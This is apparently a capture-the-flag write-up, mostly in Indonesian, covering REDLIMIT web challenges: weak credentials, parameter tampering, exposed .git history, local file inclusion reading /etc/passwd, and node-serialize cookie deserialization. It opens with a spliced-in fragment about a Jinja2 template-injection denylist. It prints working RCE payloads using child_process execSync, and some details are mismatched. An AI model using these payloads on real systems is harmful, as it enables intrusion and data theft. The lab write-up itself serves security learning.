♥ **WAF v5 changelog:** we banned the **spine** of every Jinja2 RCE — the dunder words exploits walk through to reach the runtime. Current denylist: `.` `_` `[` `]` `application` `os` `popen` `read` `txt` `+` `~` `globals` `getitem` `builtins` `import`

PREVIEW

Hello, REDLIMIT{0n3_h3x_byt3_kill5_4_w0rd} !

Welcome to **Redlimit Greetings v5**. The runtime is now lexically inaccessible.

Flag ditemukan!

FLAG: **REDLIMIT{0n3_h3x_byt3_kill5_4_w0rd}**

Challenge **SweetLogin**

web

✓ Solved

SweetLogin

easy

50 points 476 solves by zfernm

Description

Kamu diberikan akses ke sebuah portal login.

Tidak diperlukan brute force — cukup rasa ingin tahu.


51.79.201.156:4002

TL;DR

1. **Vulnerability:** Weak credential login
2. **Attack Vector:** Login page
3. **Exploit:** login dengan user 'admin' dan password 'admin123'

Walkthrough


1. Recon



Web hanya menampilkan login page.

2. Exploit

Kita coba login ke web nya menggunakan weak kredensial seperti admin;admin, admin;password, admin;admin123



Ternyata kita bisa masuk sebagai admin dengan kredensial admin;admin123 dan langsung mendapatkan flagnya!

FLAG: `REDLIMIT{CLIENT_SIDE_SECURITY_IS_NOT_SECURITY}`

Challenge TokoSultan

web

✓ Solved

TokoSultan

easy

50 points

487 solves

by zfernm

Description

Kamu hanya punya saldo Rp 1.000 sedangkan barang yang dijual harganya Rp 1.000.000.000. Bagaimana cara mendapatkan flag?

51.79.201.156:4004

TL;DR:

1. **Vulnerability:** Parameter Tampering
2. **Attack Vector:** parameter saldo yang ada di request web

3. Exploit: mengubah nilai saldo dari 1000 menjadi 100000

Tool used : Burpsuite


Walkthrough

1. Recon



Dari keterangan web, kita bisa beranggapan bahwa untuk mendapatkan flag, kita harus membeli flagnya dengan harga 1 Miliar Rp, namun saldo kita hanya 1.000 rupiah.

Kita coba intercept request saat membeli flagnya di burpsuite.



ternyata di requestnya ada parameter harga dan saldo

2. Exploit

Kita coba mengubah nilai dari parameter harga menjadi hanya 100 saja dan langsung kirim request yang sudah kita modifikasi tadi.



Flag berhasil didapatkan!

FLAG: `REDLIMIT{p4r4m3t3r_t4mp3r1ng_1s_d4ng3r0us_4nd_fun_2026}`

Challenge Forgotten Commit

web✓ Solved

Forgotten Commit

easy50 points209 solvesby zfernm

Description

Our development team accidentally pushed something they shouldn't have. Can you find what's hiding in the shadows?


51.79.201.156:4009

TL;DR


1. **Vulnerability:** Git Exposure
2. **Attack Vector:** direktori .git yang bisa didownload menggunakan git dumper
3. **Exploit:** mendownload direktori .git menggunakan git dumper lalu melihat git log hasil git dumper

Walkthrough

1. Recon



Web ini hanyalah web static biasa milik perusahaan REDLIMIT, karena tidak ada fitur apa apa di webnya, kita coba cek direktori robots.txt



Terlihat ada direktori .git yang bisa kita download menggunakan tools git dumper!

kita gunakan command ini di linux untuk mendapatkan file .git nya

git-dumper <http://51.79.201.156:4009/.git>

Setelah kita download file .gitnya, terlihat file seperti about.html, index.html yang berarti ini adalah source code dari web ini!

Langsung saja kita cek log yang ada di source code ini menggunakan command **git log**

```
about.html  config.html  index.html  robots.txt  styles.css
[naren@permentzy]--[~/CTF/redlimit/web/forgotten]
└─$ git log
commit 93c3fb6ca2e78eb7fec90b3a7ca8575d3dac1eb (HEAD -> main)
Author: Redlimit Dev <dev@redlimit.corp>
Date:   Wed May 13 13:00:28 2026 +0000

    Removed internal notes - contains sensitive info, oops

commit bb90db64f3d11f582a5ec48be25540c05094e0e5
Author: Redlimit Dev <dev@redlimit.corp>
Date:   Wed May 13 13:00:28 2026 +0000

    Added internal notes for team

commit 706d69bc4215ccb61c88110b3ffd0a5b41b928a3
Author: Redlimit Dev <dev@redlimit.corp>
Date:   Wed May 13 13:00:28 2026 +0000

    Initial commit: Redlimit Corp landing page
```

pada commit pertama, sebuah info sensitif dihapus, mungkin itu adalah flagnya!

Langsung gunakan command ini untuk melihat info sensitifnya!

git show 93c3fb6ca2e78eb7fec90b3a7ca8575d3dac1eb

```

[naren@permentzy]--[~/CTF/redlimit/web/forgotten]
$git show 93c3fb6ca2e78eb7fec90b3a7ca8575d3dac1eb
commit 93c3fb6ca2e78eb7fec90b3a7ca8575d3dac1eb (HEAD -> main)
Author: Redlimit Dev <dev@redlimit.corp>
Date:   Wed May 13 13:00:28 2026 +0000

    Removed internal notes - contains sensitive info, oops

diff --git a/notes.txt b/notes.txt
deleted file mode 100644
index ca377a7..0000000
--- a/notes.txt
+++ /dev/null
@@ -1,8 +0,0 @@
-Internal Team Notes
-=====
-
-TODO: Remove this file before pushing to prod!
-
-Staging credentials (rotate before launch):
-  user : devops
-  pass : REDLIMIT{g1t_h1st0ry_n3v3r_4ctu4lly_l13s}

```

Dan kita mendapatkan flagnya!

FLAG: **REDLIMIT{g1t_h1st0ry_n3v3r_4ctu4lly_l13s}**

Challenge **TravelBlog**

web

✓ Solved

TravelBlog

easy

50 points 296 solves by zfernm

Description

Didalam website perjalanan ini ada sesuatu hal yang disembunyikan


51.79.201.156:4007

TL;DR

1. **Vulnerability:** Local File Inclusion
2. **Attack Vector:** parameter `?page=`
3. **Exploit:** Melakukan file inclusion di parameter `?page=/flag.txt`


Walkthrough

1. Recon



Web ini adalah web static tanpa fitur apa apa dengan 3 halaman yang berbeda, dan ada sebuah parameter **?page=** yang bisa terganti tergantung halaman apa yang kita buka.


Karena parameter **?page=** biasanya rentan terhadap LFI (Local File Inclusion), di sini saya coba memasukkan **/etc/passwd** di parameter **?page=**



Sepertinya LFI nya berhasil!

2. Exploit

Karena LFI nya berhasil, kita coba ganti /etc/passwd menjadi /flag.txt dengan anggapan flag ada di direktori root



Flag berhasil didapatkan!

FLAG: REDLIMIT{lf1_p4th_tr4v3rs4l_r34d_s3ns1t1v3_f113s_3z}

Challenge **Deserial Cookies**

web

✓ Solved

DeserialCookies

hard

300 points

217 solves

by zfernm

Description

A simple website welcomes its visitors using cookies.
Sometimes, trusting user data is not the best idea.


51.79.201.156:4001

TL;DR

1. Vulnerability: Cookie Deserialiazation
2. Attack Vector: Cookie
3. Exploit:

Walkthrough

1. Recon



Web hanya menampilkan teks “Capture The Flag”, sesuai judul chall yang terdapat kata kunci “Cookie”, kita cek apakah ada cookie di web ini

Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Cross S...	Priority
title	eyJ0aXRsc2l6IjFRExTUIUjZNRVRBNFNQyJ9	51.79.2...	/	2026-0...	45	✓					Medium

Terdapat sebuah cookie dengan nama title dengan value cookie yang terencode base64, yang jika kita decode maka menghasilkan string `{"title":"REDLIMIT&&META4SEC"}`

Kita coba intercept request yang ada di web ini lalu mengubah value dari cookie menjadi teks acak agar menghasilkan error

```

1 GET / HTTP/1.1
2 Host: 51.79.201.156:4001
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/150.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/x
  ml;q=0.9,image/avif,image/webp,image/apng,*/
  :q=0.8,application/signed-exchange:v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: title=aas
9 If-None-Match:
  W/"25-4HT1XcQzZf9xbgdkz9CVxW0lSeM"
10 Connection: keep-alive
11
12 |

```

Langsung kirim requestnya

```

SyntaxError: Unexpected token i in JSON at position 0
    at JSON.parse (<anonymous>)
    at exports.unserialize (/app/src/node_modules/node-serialize/lib/serialize.js:62:16)
    at /app/src/app.js:11:24
    at Layer.handleRequest (/app/src/node_modules/router/lib/layer.js:152:17)
    at next (/app/src/node_modules/router/lib/route.js:157:13)
    at Route.dispatch (/app/src/node_modules/router/lib/route.js:117:3)
    at handle (/app/src/node_modules/router/index.js:435:11)
    at Layer.handleRequest (/app/src/node_modules/router/lib/layer.js:152:17)
    at /app/src/node_modules/router/index.js:295:15
    at processParams (/app/src/node_modules/router/index.js:582:12)

```

Setelah kirim requestnya, web akan mengalami error dan membocorkan informasi bahwa web ini memakai bahasa pemrograman node js dan mempunyai module node-serialize pada cookie yang bisa kita exploit.

Kita searching di google tentang exploit cookie deserialization pada node.js.

Didapatilah artikel ini

<https://www.exploit-db.com/docs/english/41289-exploiting-node.js-deserialization-bug-for-remote-code-execution.pdf>

Dari artikel tersebut, kita dapat payload untuk mendapatkan RCE


```
{ "rce": "_$$ND_FUNC$$_function () {\n \t\n\nrequire('child_process').exec('ls /', function(error, stdout, stderr) {\n\nconsole.log(stdout) });\n }()"} }
```

Di sini, kita modifikasi payload tersebut agar sesuai dengan value dari cookie dan bisa menampilkan output di webnya

```
{ "title": "_$$ND_FUNC$$_function() {return\n\nrequire('child_process').execSync('id').toString(); }()"} }
```

Kita mengubah value nama variabel untuk cookie menjadi title, lalu menambahkan return pada require child_process agar hasil dari fuctionnya bisa dipake lagi, lalu menambahkan execSync agar perintah langsung dijalankan secara langsung di webnya, dan menambahkan toString agar outputnya bisa dibaca.

Langsung saja kita encode dulu payload cookie yang sudah kita modif tadi ke base64, lalu mengirimnya!



Dan kita sudah mendapatkan RCE!

Langsung saja cari lokasi file flag.txt dengan perintah “find / -name flag.txt” di dalam kurung execSync, dan jangan lupa encode ke base64 dulu

Request	Response
<pre>5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Cookie: title=eyJ0aXRzZSI6I18kJE5EX0ZVTkMkJF9mdW5jdGlvbiGpe3JldHVybiByZXFlaXJlK0djaGlsZF9wcm9jZXNzJykuZXh1Y1N5bmMoJ2ZpbmQgLyAtbmFtZSBmbGFnLnR4dCArKS50b1N0cmIuZygpO30oKSJ9Cg== 9 Content-Length: 77 10 11 If-None-Match: W/"25-4HT1XcQzZf9xbgdkz9CVxW0lSeM" 12 Connection: keep-alive 13 14</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 25 5 ETag: W/"19-4IuWnqPVpAMUmQSKoRPkiIBuhbg" 6 Date: Wed, 09 Sep 2026 14:53:19 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 Welcome to /app/flag.txt 11</pre>

flag.txt ada di /app/flag.txt, langsung saja baca flagnya!

Request	Response
<pre>5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Cookie: title=eyJ0aXRzZSI6I18kJE5EX0ZVTkMkJF9mdW5jdGlvbiGpe3JldHVybiByZXFlaXJlK0djaGlsZF9wcm9jZXNzJykuZXh1Y1N5bmMoJ2NhdCAvYXBwL2ZsYWcudHh0ICcplnRvU3RyaW5nK0k7fSgpInOK 9 Content-Length: 77 10</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 54 5 ETag: W/"36-H487mmn+dt61a10ZY1z6brGY6EM" 6 Date: Wed, 09 Sep 2026 14:56:49 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 Welcome to 11 REDLIMIT{Node^js\$insecure*deserialization}</pre>

Flag ditemukan!

FLAG: REDLIMIT{Node^js\$insecure*deserialization}